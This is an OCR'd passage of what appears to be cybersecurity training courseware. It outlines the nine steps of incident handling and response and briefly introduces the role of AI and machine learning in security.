


Incident Management
Vulnerability Handling
Artifact Handling
Announcements
Alerts
Incident Handling
Triage
Reporting and Detection
Incident Response
Analysis
Other Incident Management Services

Figure 1.9: Block Diagram of Incident Management



Incident Handling and Response

- Incident handling and response (IH&R) is the **process of taking organized and careful steps** when reacting to a security incident or cyberattack

Steps involved in the IH&R process:

1. **Preparation**
2. **Incident Recording and Assignment**
3. **Incident Triage**
4. **Notification**
5. **Containment**
6. **Evidence Gathering and Forensic Analysis**
7. **Eradication**
8. **Recovery**
9. **Post-Incident Activities**
    - Incident Documentation
    - Incident Impact Assessment
    - Review and Revise Policies
    - Close the Investigation
    - Incident Disclosure

Incident Handling and Response

Incident handling and response (IH&R) is the process of taking organized and careful steps when reacting to a security incident or cyberattack. It is a set of procedures, actions, and measures taken against an unexpected event occurrence. It involves logging, recording, and resolving incidents that take place in the organization. It notes the incident, when it occurred, its impact, and its cause. It is the practice of managing the incident response processes, such as preparation, detection, containment, eradication, and recovery, to overcome the impact of an incident quickly and efficiently. IH&R processes are important to provide a focused approach for restoring normal business operations as quickly as possible after an incident and with a minimal impact on the business.

The IH&R process involves defining user policies, developing protocols, building incident response teams, auditing organizational assets, planning incident response procedures, obtaining management approval, incident reporting, prioritization, and managing response. It also includes establishing proper communication between the individuals responding to an incident and guiding them to detect, analyze, contain, recover, and prevent incidents.

Discussed below are the steps involved in the IH&R process:

- **Step 1: Preparation**

  The preparation phase includes performing an audit of resources and assets to determine the purpose of security and define the rules, policies, and procedures that drive the IH&R process. It also includes building and training an incident response team, defining incident readiness procedures, and gathering required tools as well as training the employees to secure their systems and accounts.

- **Step 2: Incident Recording and Assignment**

  In this phase, the initial reporting and recording of the incident take place. This phase handles identifying an incident and defining proper incident communication plans for the employees and also includes communication methods that involve informing IT support personnel or submitting an appropriate ticket.

- **Step 3: Incident Triage**

  In this phase, the identified security incidents are analyzed, validated, categorized, and prioritized. The IH&R team further analyzes the compromised device to find incident details such as the type of attack, its severity, target, impact, and method of propagation, and any vulnerabilities it exploited.

- **Step 4: Notification**

  In the notification phase, the IH&R team informs various stakeholders, including management, third-party vendors, and clients, about the identified incident.

- **Step 5: Containment**

  This phase helps to prevent the spread of infection to other organizational assets, preventing additional damage.

- **Step 6: Evidence Gathering and Forensic Analysis**

  In this phase, the IH&R team accumulates all possible evidence related to the incident and submits it to the forensic department for investigation. Forensic analysis of an incident reveals details such as the method of attack, vulnerabilities exploited, security mechanisms averted, network devices infected, and applications compromised.

- **Step 7: Eradication**

  In the eradication phase, the IH&R team removes or eliminates the root cause of the incident and closes all the attack vectors to prevent similar incidents in the future.


- **Step 8: Recovery**

  After eliminating the causes for the incidents, the IH&R team restores the affected systems, services, resources, and data through recovery. It is the responsibility of the incident response team to ensure that that the incident causes no disruption to the services or business of the organization.

- **Step 9: Post-Incident Activities**

  Once the process is complete, the security incident requires additional review and analysis before closing the matter. Conducting a final review is an important step in the IH&R process that includes:

  - Incident documentation
  - Incident impact assessment
  - Reviewing and revising policies
  - Closing the investigation
  - Incident disclosure



Role of AI and ML in Cyber Security

- Machine learning (ML) and artificial intelligence (AI) are now vastly used across various industries and applications due to the **increase in computing power**, **data collection**, and **storage capabilities**
- ML is an **unsupervised self-learning system** that is used to define what the normal network looks like, along with its devices, and then to backtrack and **report any deviations or anomalies** in real-time
- AI and ML in cyber security helps in **identifying new exploits and weaknesses**, which can then be easily analyzed to mitigate further attacks

- ML classification techniques:
  - Supervised learning makes use of algorithms that input a **set of labeled training data**, with the aim of learning the differences between the labels
  - Unsupervised learning makes use of algorithms that input **unlabeled training data**, with the aim of deducing all categories by itself

Machine Learning

Unsupervised Learning

Dimensionality Reduction

Clustering

Supervised Learning

Classification

Regression

Role of AI and ML in Cyber Security

